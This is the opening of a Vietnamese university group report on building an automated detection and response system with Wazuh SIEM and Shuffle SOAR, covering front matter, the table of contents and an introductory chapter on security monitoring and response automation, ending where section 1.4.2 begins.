

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



BÁO CÁO BÀI TẬP LỚN

**HỌC PHẦN: KỸ THUẬT THEO GIÕI VÀ
GIÁM SÁT AN TOÀN MẠNG**

MÃ HỌC PHẦN: INT1429M

**ĐỀ TÀI: TRIỂN KHAI VÀ ĐÁNH GIÁ MÔ HÌNH TỰ
ĐỘNG PHÁT HIỆN VÀ PHẢN ỨNG SỰ CỐ AN TOÀN
MẠNG SỬ DỤNG WAZUH VÀ SHUFFLE**

Các sinh viên thực hiện (trưởng nhóm xếp số 1):

B22DCAT107 Nguyễn Đức Hải

B22DCAT143 Nguyễn Quang Huy

B22DCAT227 Bùi Ngọc Quang

Tên nhóm: 15

Tên lớp: D22AT-03

Giảng viên hướng dẫn: Ths.Vũ Minh Mạnh

HÀ NỘI 3-2026

PHÂN CÔNG NHIỆM VỤ NHÓM THỰC HIỆN

TT	Công việc / Nhiệm vụ	SV thực hiện	Thời hạn hoàn thành
1	Tìm hiểu về thực trạng ATTT và bài toán xử lý sự cố, Tìm hiểu về Wazuh, Shuffle và cơ chế liên kết SIEM-SOAR. Triển khai kịch bản tấn công dịch vụ web với mô hình C2C	Bùi Ngọc Quang	10/4/2026
2	Tìm hiểu về Wazuh, Shuffle, vẽ luồng và tổng quan hệ thống hạ tầng. Triển khai kịch bản tấn công vào hệ thống (SSH bruteforce + SUID Privilege Escalation).	Nguyễn Quang Huy	10/4/2026
3	Tìm hiểu về Wazuh, Shuffle. Triển khai kịch bản tấn công Phishing (Phishing email, Malware). Hỗ trợ triển khai mở rộng và phương pháp đề xuất.	Nguyễn Đức Hải	10/4/2026

NHÓM THỰC HIỆN TỰ ĐÁNH GIÁ

TT	SV thực hiện	Thái độ tham gia	Mức hoàn thành CV	Kỹ năng giao tiếp	Kỹ năng hợp tác	Kỹ năng lãnh đạo
1	Nguyễn Đức Hải	5	5	4	4	5
2	Nguyễn Quang Huy	5	5	4	4	5
3	Bùi Ngọc Quang	5	4	4	5	4

Ghi chú:

- Thái độ tham gia: Đánh giá điểm thái độ tham gia công việc chung của nhóm (từ 0: không tham gia, đến 5: chủ động, tích cực).
- Mức hoàn thành CV: Đánh giá điểm mức độ hoàn thành công việc được giao (từ 0: không hoàn thành, đến 5: hoàn thành xuất sắc).
- Kỹ năng giao tiếp: Đánh giá điểm khả năng tương tác, giao tiếp trong nhóm (từ 0: không hoặc giao tiếp rất yếu, đến 5: giao tiếp xuất sắc).
- Kỹ năng hợp tác: Đánh giá điểm khả năng hợp tác, hỗ trợ lẫn nhau, giải quyết mâu thuẫn, xung đột
- Kỹ năng lãnh đạo: Đánh giá điểm khả năng lãnh đạo (từ 0: không có khả năng lãnh đạo, đến 5: có khả năng lãnh đạo tốt, tổ chức và điều phối công việc trong nhóm hiệu quả).

MỤC LỤC

MỤC LỤC.....	3
DANH MỤC CÁC HÌNH VẼ.....	5
DANH MỤC CÁC BẢNG BIỂU	8
DANH MỤC CÁC TỪ VIẾT TẮT.....	9
MỞ ĐẦU.....	10
CHƯƠNG 1. TỔNG QUAN VỀ GIÁM SÁT AN TOÀN MẠNG VÀ BÀI TOÁN TỰ ĐỘNG HÓA XỬ LÝ SỰ CỐ.....	11
1.1 Bối cảnh và mục tiêu của chương	11
1.2 Tổng quan về giám sát an toàn mạng.....	11
1.2.1 Khái niệm giám sát an toàn mạng	11
1.2.2 Mục tiêu giám sát trong hạ tầng CNTT hiện đại.....	12
1.3 Bài toán thực tế trong giám sát và phản hồi sự cố an ninh mạng.....	13
1.3.1 Thách thức về khối lượng log và cảnh báo	13
1.3.2 Rủi ro từ xử lý thủ công	13
1.4 Tự động hóa ứng phó sự cố.....	13
1.4.1 Khái niệm	13
1.4.2 Sự xuất hiện và vai trò của SOAR trong hệ thống SOC hiện đại	15
1.5 Kết chương	17
CHƯƠNG 2. Cơ sở lý thuyết.....	18
2.1 Tổng quan về Wazuh SIEM	18
2.1.1 Giới thiệu.....	18
2.1.2 So sánh Wazuh với các giải pháp EDR thương mại	18
2.1.3 Kiến trúc tổng quan và các thành phần của Wazuh	19
2.1.4 Luồng hoạt động.....	24
2.1.5 Phản hồi sự kiện (Active response).....	26
2.1.6 Nền tảng Wazuh CTI (Cyber Threat Intelligence).....	29
2.1.7 Quy hoạch công mạng tiêu chuẩn của Wazuh	30
2.2 Tổng quan về Shuffle SOAR	31
2.2.1 Giới thiệu.....	31
2.2.2 Kiến trúc và thành phần của Shuffle SOAR	31
2.3 Khả năng tích hợp các API bên ngoài	33
2.3.1 Tích hợp sẵn (Built-in Integrations):.....	34
2.3.2 Tương tác ngược với SIEM.....	34

2.4 Lựa chọn công cụ: Phân tích so sánh và căn cứ áp dụng Wazuh–Shuffle	34
2.4.1 Phạm vi khảo sát	34
2.4.2 Phân tích từng nền tảng	34
2.4.3 Bảng so sánh tổng hợp	36
2.4.4 Kết quả lựa chọn	37
2.5 Kết chương	37
CHƯƠNG 3. THIẾT KẾ VÀ TRIỂN KHAI MÔ HÌNH GIÁM SÁT – TỰ ĐỘNG HÓA XỬ LÝ SỰ KIỆN	38
3.1 Mô tả môi trường lab và kiến trúc tổng thể.....	38
3.1.1 Sơ đồ kiến trúc hệ thống tổng thể.....	38
3.1.2 Luồng hoạt động và tương tác giữa các thành phần.....	38
3.1.3 Quy trình xử lý từng bước	38
3.2 Thông tin các kịch bản	39
3.2.1 Kịch bản 1: Tấn công Phishing	39
3.2.2 Kịch bản 2: Tấn công hệ thống	41
3.2.3 Kịch bản 3: Tấn công dịch vụ web với mô hình C2C	42
3.3 Triển khai các kịch bản	43
3.3.1 Kịch bản 1: Tấn công Phishing	43
3.3.2 Kịch bản 2: Tấn công vào hệ thống.....	58
3.3.3 Kịch bản 3: Tấn công dịch vụ web với mô hình C2C	86
3.4 Đánh giá hiệu quả hệ thống và đề xuất mở rộng.....	98
3.4.1 Mức độ tự động hóa đạt được	98
3.4.2 Ưu điểm và nhược điểm	99
3.4.3 Khả năng triển khai thực tế	100
3.4.4 Hướng phát triển và mở rộng	100
3.5 Kết chương	101
KẾT LUẬN	102
TÀI LIỆU THAM KHẢO	104

DANH MỤC CÁC HÌNH VẼ

Hình 1 Thống kê từ CPR.....	12
Hình 2 Luồng hoạt động phản ứng sự cố kết hợp SOAR	16
Hình 3 Multi Node deployment	19
Hình 4 Single node deployment	20
Hình 5 Kiến trúc của Wazuh	20
Hình 6 Kiến trúc của Wazuh Agent	21
Hình 7 Kiến trúc của Wazuh Server.....	22
Hình 8 Kiến trúc của Wazuh Indexer.....	23
Hình 9 Wazuh Dashboard	24
Hình 10 Luồng hoạt động của Wazuh.....	24
Hình 11 Wazuh rule phát hiện SSH bruteforce dựa trên tần suất thử mật khẩu và ánh xạ MITRE26	
Hình 12 Wazuh active response script cho ssh bruteforce	27
Hình 13 Event được gửi về server.....	28
Hình 14 Kích hoạt phản ứng tự động trên wazuh	29
Hình 15 Active response log	29
Hình 16 Wazuh CTI dashboard.....	30
Hình 17 Giao diện app trong shuffle	32
Hình 18 Workflow (Playbook).....	33
Hình 19 Workflow n8n	35
Hình 20 Kiến trúc The Hive + Cortex tích hợp MISP	36
Hình 21 Sơ đồ kiến trúc hệ thống tổng thể.....	38
Hình 22 Luồng hoạt động của hệ thống	38
Hình 23 Email Phishing chứa URL và tệp đính kèm độc hại	43
Hình 24 Mail được gửi đến hộp thư nạn nhân	43
Hình 25 Workflow Phishing Email	44
Hình 26 Cấu trúc logic và mã nguồn Python của Node kiểm tra tổng hợp.....	44
Hình 27 Thiết lập điều kiện rẽ nhánh dựa trên trạng thái MALICIOUS	45
Hình 28 Log được gửi đến Wazuh	45
Hình 29 Khai báo Module Active Response trong tệp tin cấu hình ossec.conf.....	45
Hình 30 Log thực thi lệnh netsh.....	46
Hình 31 Chi tiết log netsh	46
Hình 32 Chi tiết Rule 100050	47
Hình 33 Cấu trúc tập luật mặc định Rule 92043 giám sát thay đổi trên Windows Firewall.....	47
Hình 34 Thông báo Email độc hại đã bị xóa khỏi hộp thư người dùng	48
Hình 35 Tập luật được tự động khởi tạo trên Windows Defender Firewall	48
Hình 36 Báo cáo tổng hợp kết quả gửi về qua Email.....	49
Hình 37 Cấu hình tính năng Syscheck (FIM) và thu thập log sự kiện trên Agent	50
Hình 38 Thực thi câu lệnh tải mã độc qua PowerShell với quyền Administrator.....	50
Hình 39 Danh sách cảnh báo chuỗi hành vi xâm nhập trên Dashboard Wazuh	51
Hình 40 Chi tiết cảnh báo FIM Rule 100003	51
Hình 41 Thông tin máy trạm và user.....	52
Hình 42 Chi tiết Rule 100003	52
Hình 43 Chi tiết của cảnh báo ID 100011	53

Hình 44 Trích xuất các chỉ số Hash phục vụ giám định mã độc.....	53
Hình 45 Chi tiết Rule 100011	54
Hình 46 Workflow tự động phản ứng sự cố.....	54
Hình 47 Kết quả thực thi của Node Receive Log	55
Hình 48 Kết quả thẩm định URL độc hại trả về từ API VirusTotal.....	56
Hình 49 Kết quả định danh mã độc qua mã băm SHA256 tại Node VT Check Hash.....	56
Hình 50 Log Windows Defender xác nhận trạng thái cách ly	57
Hình 51 Chi tiết thông báo từ trình diệt virus	57
Hình 52 Chi tiết Rule 100030	58
Hình 53 Email cảnh báo khẩn cấp tổng hợp toàn bộ thông tin sự cố.....	58
Hình 54 Dịch vụ SSH đang mở trên máy mục tiêu.....	58
Hình 55 Kẻ tấn công bruteforce credential ssh bằng công cụ Hydra	59
Hình 56 SSH thành công.....	59
Hình 57 Truy cập vào hệ thống mục tiêu thành công	60
Hình 58 Kết quả trả về trên Dashboard.....	60
Hình 59 Lọc theo Rule id mức severity medium	61
Hình 60 Rule 40111	62
Hình 61 Lọc theo rule id mức severity low	63
Hình 62 Custom Rule cho ssh bruteforce.....	64
Hình 63 Active response wazuh cho kịch bản SSH	65
Hình 64 Wazuh execd daemon.....	65
Hình 65 Custom rule hoạt động ổn trên Wazuh.....	66
Hình 66 Active response log bên máy agent.....	67
Hình 67 Kết quả sau khi Active Response	68
Hình 68 Câu lệnh kiểm tra quyền sudo	68
Hình 69 Kết quả tìm kiếm các tệp tin có quyền SUID trên máy mục tiêu.....	68
Hình 70 Leo thang thành công	69
Hình 71 Lọc theo MITRE	69
Hình 72 Cấu hình luật Auditd giám sát hành vi thực thi tệp tin Python trên Ubuntu Agent.	70
Hình 73 Cấu hình Wazuh Agent thu thập log hành vi từ Auditd.....	70
Hình 74 Cấu hình tập luật tùy chỉnh (Custom Rule 100004) phát hiện hành vi leo thang đặc quyền.	71
Hình 75 Kiểm thử thành công tập luật và mức độ cảnh báo (Level 14) bằng công cụ wazuh-logtest.	71
Hình 76 Cảnh báo Level 14 hiển thị trên Wazuh Dashboard.....	72
Hình 77 Cấu hình module Active Response trên Wazuh Manager nhằm kích hoạt lệnh remove-suid khi Rule 100004 được cảnh báo.....	73
Hình 78 Xây dựng tập lệnh bóc tách dữ liệu JSON và tự động thu hồi đặc quyền SUID.	73
Hình 79 Chuẩn hóa phân quyền (Permissions & Ownership) cho tập lệnh Active Response trên hệ thống tệp tin.....	74
Hình 80 Các file thực thi active response	74
Hình 81 Lỗ hổng đã được vá thành công, chặn đứng nỗ lực tái khai thác hệ thống của kẻ tấn công.	74
Hình 82 Nhật ký hệ thống ghi nhận tiến trình khắc phục tự động hoàn tất trong vài mili-giây.	74
Hình 83 Playbook cho kịch bản tấn công vào hệ thống	75
Hình 84 Node Webhook 1.....	75

Hình 85 Node Jira alert	76
Hình 86 Node Tele alert	76
Hình 87 Node ban ip	77
Hình 88 Tele callback	77
Hình 89 Node Telegram callback.....	78
Hình 90 Node Wazuh authentication	78
Hình 91 Node Trigger Active Response	79
Hình 92 Condition 1.....	79
Hình 93 Condition 2.....	80
Hình 94 Condition 3.....	80
Hình 95 Luồng tuần tự kịch bản SSH Bruteforce	81
Hình 96 Trạng thái hệ thống ban đầu (Trước khi xảy ra tấn công).....	81
Hình 97 Tạo ticket cho cuộc tấn công.....	82
Hình 98 Ngăn chặn cuộc tấn công	82
Hình 99 Tự động thêm IP của kẻ tấn công vào hosts.deny	83
Hình 100 Luồng tuần tự kịch bản leo thang suid	83
Hình 101 Kiểm tra quyền của python	83
Hình 102 Thiết lập đường hầm ngrok	84
Hình 103 Thực thi leo thang.....	84
Hình 104 Cảnh báo trên tele và nút kích hoạt active response	84
Hình 105 Báo cáo trên Jira.....	85
Hình 106 Phiên SSH đã bị đóng.....	85
Hình 107 Thu hồi quyền suid.....	86
Hình 108 Hệ thống DVWA.....	86
Hình 109 Giao diện hệ thống DVWA.....	86
Hình 110 Khai thác SQLi_1.....	87
Hình 111 Quan sát response.....	87
Hình 112 Khai thác SQLi_2.....	88
Hình 113 Quan sát Alert trên Wazuh	88
Hình 114 Chi tiết log trong Alert	89
Hình 115 Cấu hình bổ sung rule.....	89
Hình 116 Drop firewall	90
Hình 117 Alert trong Wazuh.....	90
Hình 118 File thực thi lệnh hệ thống.....	90
Hình 119 Upload file.....	91
Hình 120 Thực thi lệnh hệ thống.....	91
Hình 121 Alert cảnh báo tấn công file trong Wazuh.....	91
Hình 122 Chi tiết alert_1.....	92
Hình 123 Chi tiết alert_2	92
Hình 124 Cấu hình đường dẫn Shuffle	93
Hình 125 Workflow phát hiện SQLi & File_RCE.....	93
Hình 126 Cấu hình node Webhook.....	94
Hình 127 Cấu hình node Alert Gmail	94
Hình 128 Cấu hình node Block IP	95
Hình 129 Ngrok block IP	96
Hình 130 Alert tấn công SQLi	97

Hình 131 Alert tấn công file.....	97
Hình 132 Alert từ OSSEC chuyển đến Shuffle.....	97
Hình 133 File shell.php tự động bị xóa.....	98
Hình 134 Log xóa file thành công.....	98

DANH MỤC CÁC BẢNG BIỂU

Bảng 1 Bảng so sánh Wazuh với các giải pháp EDR thương mại	18
Bảng 2 Danh sách các cổng dịch vụ của Wazuh.....	30
Bảng 3 Bảng so sánh các công cụ SOAR.....	36
Bảng 4 Bảng mô tả môi trường hệ thống kịch bản 1	40
Bảng 5 Bảng mô tả môi trường hệ thống kịch bản 2	41
Bảng 6 Bảng mô tả môi trường hệ thống kịch bản 3	42
Bảng 7 Bảng các log cần lưu ý.....	61
Bảng 8 Các rule id cần lưu ý	63

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
SIEM	Security Information and Event Management	Quản lý thông tin và sự kiện bảo mật
SOAR	Security Orchestration, Automation and Response	Điều phối, tự động hóa và phản ứng bảo mật
SOC	Security Operations Center	Trung tâm vận hành an ninh
NSM	Network Security Monitoring	Giám sát an toàn mạng
EDR	Endpoint Detection and Response	Phát hiện và phản ứng trên thiết bị đầu cuối
XDR	Extended Detection and Response	Phát hiện và phản ứng mở rộng
FIM	File Integrity Monitoring	Giám sát toàn vẹn tệp
CTI	Cyber Threat Intelligence	Tình báo mối đe dọa mạng
API	Application Programming Interface	Giao diện lập trình ứng dụng
IDS	Intrusion Detection System	Hệ thống phát hiện xâm nhập
IPS	Intrusion Prevention System	Hệ thống ngăn chặn xâm nhập
MITRE ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge	Khung phân tích kỹ thuật tấn công
CVE	Common Vulnerabilities and Exposures	Danh sách lỗ hổng bảo mật công khai
SSH	Secure Shell	Giao thức truy cập từ xa an toàn
TLS	Transport Layer Security	Giao thức bảo mật truyền tải
AES	Advanced Encryption Standard	Chuẩn mã hóa nâng cao
JSON	JavaScript Object Notation	Định dạng dữ liệu
REST	Representational State Transfer	Kiến trúc API web
MTTD	Mean Time To Detect	Thời gian trung bình phát hiện
MTTR	Mean Time To Respond	Thời gian trung bình phản ứng

MỞ ĐẦU

Trong bối cảnh các cuộc tấn công mạng ngày càng tinh vi và gia tăng về quy mô, việc giám sát an toàn mạng đã trở thành một yêu cầu thiết yếu đối với mọi tổ chức, doanh nghiệp. Theo thống kê, một hệ thống CNTT trung bình có thể sinh ra hàng triệu sự kiện log mỗi ngày, trong đó chứa đựng cả các dấu hiệu của hoạt động tấn công mạng. Tuy nhiên, việc phát hiện và xử lý các mối đe dọa từ khối lượng dữ liệu khổng lồ này bằng phương pháp thủ công không chỉ tốn kém thời gian mà còn dễ dẫn đến sai sót, bỏ lỡ các cảnh báo quan trọng và phản ứng chậm trễ trước các sự cố an ninh.

Xuất phát từ nhu cầu thực tế trên, đề tài "Ứng dụng Wazuh kết hợp Shuffle SOAR trong giám sát, phát hiện và tự động hóa quy trình xử lý các sự kiện tấn công mạng" được thực hiện với mục tiêu nghiên cứu, thiết kế và triển khai một mô hình tích hợp SIEM-SOAR để giám sát, phát hiện và tự động hóa xử lý các sự kiện tấn công mạng phổ biến như Brute Force, Phishing/Malware và Lateral Movement. Đề tài tập trung vào việc xây dựng các playbook tự động cho từng kịch bản tấn công cụ thể, từ đó rút ngắn thời gian phản ứng, giảm tải công việc cho đội ngũ SOC và nâng cao hiệu quả bảo vệ hệ thống thông tin.

Báo cáo bài tập lớn gồm 3 chương với nội dung chính như sau:

- Chương 1 trình bày tổng quan về giám sát an toàn mạng và bài toán tự động hóa xử lý sự cố, bao gồm các khái niệm cơ bản về monitoring, SIEM, SOAR, phân tích các thách thức thực tế trong giám sát và xử lý sự cố an ninh mạng, từ đó làm rõ nhu cầu tự động hóa phản ứng sự cố và vai trò của mô hình kết hợp SIEM-SOAR trong SOC hiện đại.
- Chương 2 nghiên cứu cơ sở lý thuyết và kiến trúc các công cụ sử dụng, trong đó trình bày chi tiết về kiến trúc Wazuh SIEM (bao gồm Agent, Manager, Indexer, Dashboard), cơ chế phát hiện mối đe dọa và sinh cảnh báo; giới thiệu về Shuffle SOAR với các thành phần workflow, trigger, action, playbook; và phân tích mô hình tích hợp Wazuh-Shuffle với luồng dữ liệu từ log đến hành động phản ứng tự động.
- Chương 3 thực hiện việc thiết kế và triển khai mô hình giám sát – tự động hóa xử lý sự kiện, bao gồm việc mô tả môi trường lab, cài đặt và cấu hình Wazuh SIEM và Shuffle SOAR, cấu hình các rule phát hiện tấn công cho từng kịch bản cụ thể (Brute Force, Privilege Escalation Phishing/Malware), và đặc biệt là thiết kế các playbook tự động hóa với logic xử lý chi tiết cho từng loại tấn công.

CHƯƠNG 1. TỔNG QUAN VỀ GIÁM SÁT AN TOÀN MẠNG VÀ BÀI TOÁN TỰ ĐỘNG HÓA XỬ LÝ SỰ CỐ

1.1 Bối cảnh và mục tiêu của chương

Trong các hệ thống CNTT hiện đại (on-premises, cloud, hybrid, microservices), tổ chức phải đối mặt đồng thời hai bài toán: nhìn thấy điều gì đang diễn ra (visibility) và hành động kịp thời khi có dấu hiệu tấn công hoặc sự cố. NIST nhấn mạnh “continuous monitoring” là việc duy trì nhận thức liên tục về an ninh thông tin, lỗ hổng, và mối đe dọa để phục vụ quyết định quản trị rủi ro.

Điều này đặt giám sát vào vai trò nền tảng của năng lực phòng thủ: nếu không có dữ liệu quan sát phù hợp, tổ chức không thể phát hiện, điều tra và khôi phục một cách tin cậy.

Mục tiêu của chương này là hệ thống hóa khái niệm Network Security Monitoring (NSM) và các mục tiêu giám sát trong hạ tầng CNTT đương đại; phân tích các thách thức thực tiễn do bùng nổ log/alert và những hạn chế trong xử lý sự cố thủ công; lập luận cho nhu cầu tự động hóa ứng phó sự cố, nêu bật vai trò của SOAR và mô hình tích hợp SIEM–SOAR trong SOC.

1.2 Tổng quan về giám sát an toàn mạng

1.2.1 Khái niệm giám sát an toàn mạng

Theo định nghĩa của Viện Tiêu chuẩn và Công nghệ Quốc gia Hoa Kỳ (NIST), giám sát an toàn mạng (Network Security Monitoring-NSM) là "việc thu thập, phát hiện và phân tích các chỉ báo mạng nhằm xác định và đặc trưng hóa các hoạt động mạng bình thường và bất thường". Trong bối cảnh các cuộc tấn công mạng ngày càng tinh vi và đa dạng, NSM đóng vai trò là tuyến phòng thủ đầu tiên và quan trọng nhất của mọi tổ chức.

Về phạm vi, NSM truyền thống tập trung vào lớp mạng (network layer) và các tín hiệu liên quan (packet, IDS/IPS, logs). Tuy nhiên, trong thực tế vận hành SOC, dữ liệu phục vụ giám sát an ninh thường mang tính đa nguồn: thiết bị mạng, hệ thống/OS, ứng dụng, định danh, cơ sở dữ liệu, nền tảng cloud, EDR/XDR ... Nghiên cứu IEEE Security & Privacy mô tả SOC giám sát các sự kiện liên quan tài sản IT (mạng, hệ thống phòng thủ như firewall/IPS, application servers, databases, user accounts) thông qua nhiều sensor và log khác nhau; và các hệ thống dạng SIEM đóng vai trò thu thập/chuẩn hoá/lưu trữ/tương quan để tìm hoạt động ác ý.

Hệ thống giám sát an toàn mạng thường bao gồm các thành phần chính sau:


- Thu thập dữ liệu (Data Collection): Bao gồm logs từ các thiết bị mạng, servers, endpoints, firewall, IDS/IPS và các nguồn khác.
- Phân tích và tương quan (Analysis & Correlation): Sử dụng các quy tắc, thuật toán và machine learning để phát hiện các mẫu hành vi đáng ngờ.
- Cảnh báo (Alerting): Sinh ra các cảnh báo khi phát hiện các sự kiện bất thường hoặc vi phạm chính sách bảo mật.

- Phản ứng (Response): Thực hiện các hành động khắc phục, từ thông báo cho đội ngũ SOC đến tự động chặn các mối đe dọa.
- Lưu trữ và báo cáo (Storage & Reporting): Lưu giữ dữ liệu để điều tra sau sự cố và tạo các báo cáo tuân thủ.

1.2.2 Mục tiêu giám sát trong hạ tầng CNTT hiện đại

Trong bối cảnh chuyển đổi số và gia tăng các mối đe dọa an ninh mạng, monitoring không còn là một lựa chọn mà đã trở thành yêu cầu bắt buộc. Theo thống kê từ Check Point Research, các cuộc tấn công mạng toàn cầu đã tăng 30% trong quý 2 năm 2024, với trung bình 1.636 cuộc tấn công mỗi tuần trên mỗi tổ chức. Điều này cho thấy tầm quan trọng của việc giám sát liên tục và toàn diện.

This increase in global cyberattacks also stems from hacker interest in Education and Research, which saw the largest increase in cyber attacks in Q2 2024, when compared to all other industries. CPR warns that these factors can continue to accelerate the number of cyber attacks in 2024, driving the need for robust cyber security across all industries.



Hình 1 Thống kê từ CPR

Các mục tiêu chính của monitoring trong hệ thống CNTT hiện đại bao gồm:

- **Phát hiện sớm các mối đe dọa:** Hệ thống monitoring giúp rút ngắn thời gian từ khi xâm nhập xảy ra đến khi được phát hiện (Mean Time to Detect - MTTD) từ hàng tháng xuống còn vài giờ hoặc thậm chí vài phút.
- **Đảm bảo tuân thủ các quy định về bảo mật:** Các tiêu chuẩn như GDPR, PCI-DSS, HIPAA, ISO 27001 đều yêu cầu các tổ chức phải có hệ thống giám sát và ghi log liên tục.
- **Nâng cao khả năng phản ứng sự cố:** Monitoring không chỉ giúp phát hiện mà còn cung cấp đầy đủ thông tin ngữ cảnh (context) để đội ngũ bảo mật có thể đưa ra quyết định chính xác và nhanh chóng.
- **Cung cấp khả năng nhìn toàn diện (Visibility):** Với sự phức tạp ngày càng tăng của hạ tầng IT (on-premise, cloud, hybrid), monitoring giúp các tổ chức có cái nhìn tổng thể về tình trạng bảo mật của toàn bộ hệ thống.
- **Hỗ trợ điều tra sau sự cố (Forensics):** Dữ liệu log được thu thập từ hệ thống monitoring đóng vai trò quan trọng trong việc điều tra, phân tích nguyên nhân gốc rễ (root cause analysis) và rút ra bài học sau mỗi sự cố. Điều này giúp tổ chức ngăn chặn các cuộc tấn công tương tự trong tương lai.

1.3 Bài toán thực tế trong giám sát và phản hồi sự cố an ninh mạng

1.3.1 Thách thức về khối lượng log và cảnh báo

Một trong những thách thức lớn nhất mà các đội ngũ SOC (Security Operations Center) phải đối mặt là khối lượng log và cảnh báo khổng lồ được sinh ra mỗi ngày. Theo thống kê, một tổ chức trung bình có thể sinh ra hàng terabyte dữ liệu log mỗi ngày từ các nguồn khác nhau như firewall, IDS/IPS, endpoints, servers, ứng dụng và dịch vụ cloud.

Vấn đề "Alert Fatigue" (Mệt mỏi vì cảnh báo): Các hệ thống SIEM truyền thống thường tạo ra quá nhiều cảnh báo, trong đó phần lớn là false positive (cảnh báo giả). Theo nghiên cứu, một SOC analyst trung bình phải xử lý hàng trăm đến hàng nghìn cảnh báo mỗi ngày. Điều này dẫn đến tình trạng "alert fatigue" - khi các nhà phân tích trở nên quá tải và có thể bỏ lỡ các cảnh báo thực sự nguy hiểm.

Thách thức về lưu trữ và phân tích: Việc lưu trữ và phân tích khối lượng dữ liệu khổng lồ này đòi hỏi hạ tầng mạnh mẽ và chi phí cao. Các tổ chức phải cân nhắc giữa việc lưu giữ bao nhiêu dữ liệu (để đáp ứng yêu cầu tuân thủ và điều tra forensics) với chi phí lưu trữ và hiệu suất xử lý.

Độ trễ trong phát hiện: Với khối lượng dữ liệu lớn, việc phân tích theo thời gian thực (real-time) trở nên khó khăn. Nhiều cuộc tấn công chỉ được phát hiện sau nhiều ngày hoặc thậm chí nhiều tháng. Ví dụ điển hình là vụ tấn công Microsoft Midnight Blizzard bắt đầu từ tháng 11 năm 2023 nhưng chỉ được phát hiện vào tháng 1 năm 2024, với MTTD (Mean Time to Detect) lên đến 2 tháng.

1.3.2 Rủi ro từ xử lý thủ công

Một là giới hạn về mặt con người. USENIX kết luận "*humans are still the bottleneck*"; đa số "true attacks" (65%) cần hơn một analyst để điều tra; và dù nhiều "true attacks" được phát hiện trong ngày (66%), điều tra hậu sự cố chủ yếu thủ công có thể mất trung bình 53 ngày.

Hai là rủi ro sai sót và thiếu nhất quán. Trong môi trường noise cao, analyst dễ "alert fatigue", quyết định triage dễ lệch; nguy cơ bỏ qua cảnh báo thật tăng.

Ba là thiếu tích hợp công cụ và thiếu playbook chuẩn làm tăng thao tác lặp và kéo dài thời gian. Khảo sát cũng nêu các vấn đề phổ biến: quá nhiều cảnh báo không thể xem xét do thiếu tương quan, quá nhiều công cụ không tích hợp, và thiếu process/playbook..

Những hạn chế trên kéo theo những rủi ro về phản ứng chậm. Theo IBM tài liệu Cost of a Data Breach Report 2024, thời gian trung bình để phát hiện và ngăn chặn một vi phạm dữ liệu là 258 ngày năm 2024 (giảm từ 277 ngày năm 2023), trong đó 194 ngày để phát hiện và 64 ngày để ngăn chặn [2]. Đối với các vụ vi phạm liên quan đến thông tin đăng nhập bị đánh cắp, thời gian trung bình là 292 ngày, dài nhất trong tất cả các loại tấn công.

1.4 Tự động hóa ứng phó sự cố

1.4.1 Khái niệm

Là quá trình sử dụng công nghệ để tự động hóa các bước xử lý sự cố an ninh mạng, từ phát hiện, phân tích, đến phản ứng và khắc phục. Mục tiêu của là giảm thiểu sự can thiệp của con người trong các tác vụ lặp đi lặp lại, tăng tốc độ phản ứng và nâng cao tính nhất quán trong xử lý sự cố.

Theo định nghĩa của CISA (Cybersecurity and Infrastructure Security Agency), tự động hóa phản ứng sự cố là "việc áp dụng các playbook đã được định nghĩa trước để thực hiện các hành động cụ thể khi các sự kiện hoặc điều kiện nhất định xảy ra, chẳng hạn như cách ly nguồn sự kiện trong mạng"

Các cấp độ tự động hóa:

1. Tự động hóa thu thập dữ liệu (Data Collection Automation): Tự động thu thập logs, network traffic, và các artifacts khác từ nhiều nguồn để cung cấp cho việc phân tích. Đây là cấp độ tự động hóa cơ bản nhất và hầu hết các tổ chức đều đã triển khai.

2. Tự động hóa phát hiện (Detection Automation): Sử dụng các quy tắc, machine learning hoặc behavior analytics để tự động phát hiện các dấu hiệu bất thường. Hệ thống SIEM hiện đại đều có khả năng này.

3. Tự động hóa làm giàu thông tin (Enrichment Automation): Tự động bổ sung ngữ cảnh cho cảnh báo bằng cách tra cứu threat intelligence, IP reputation, user context, và các thông tin liên quan khác. Điều này giúp analyst nhanh chóng đánh giá mức độ nghiêm trọng của sự cố.

4. Tự động hóa phân tích và ưu tiên (Analysis & Prioritization Automation): Sử dụng AI/ML để tự động phân loại và ưu tiên các cảnh báo dựa trên mức độ rủi ro, tác động tiềm tàng và bối cảnh tổ chức. Điều này giúp giảm thiểu alert fatigue.

5. Tự động hóa phản ứng (Response Automation): Tự động thực hiện các hành động khắc phục như chặn IP, cách ly endpoint, disable tài khoản, hoặc gửi thông báo. Đây là cấp độ tự động hóa cao nhất và mang lại giá trị lớn nhất trong việc giảm MTTR.

Các lợi ích:

- Giảm đáng kể thời gian phản ứng: Các hành động tự động có thể được thực hiện trong vài giây thay vì vài giờ hoặc vài ngày.
- Tăng tính nhất quán: Mỗi sự cố cùng loại được xử lý theo cùng một quy trình chuẩn, giảm thiểu sai sót.
- Giảm tải cho SOC analyst: Analyst có thể tập trung vào các vấn đề phức tạp hơn thay vì các tác vụ lặp lại.
- Khả năng mở rộng: Có thể xử lý số lượng lớn cảnh báo mà không cần tăng nhân sự tương ứng.
- Giảm chi phí: Theo nghiên cứu, các tổ chức triển khai tự động hóa rộng rãi có thể tiết kiệm trung bình 2,2 triệu USD trong chi phí vi phạm.

- Hoạt động 24/7: Hệ thống tự động có thể phản ứng ngay lập tức bất kỳ lúc nào, kể cả ngoài giờ làm việc.

1.4.2 Sự xuất hiện và vai trò của SOAR trong hệ thống SOC hiện đại

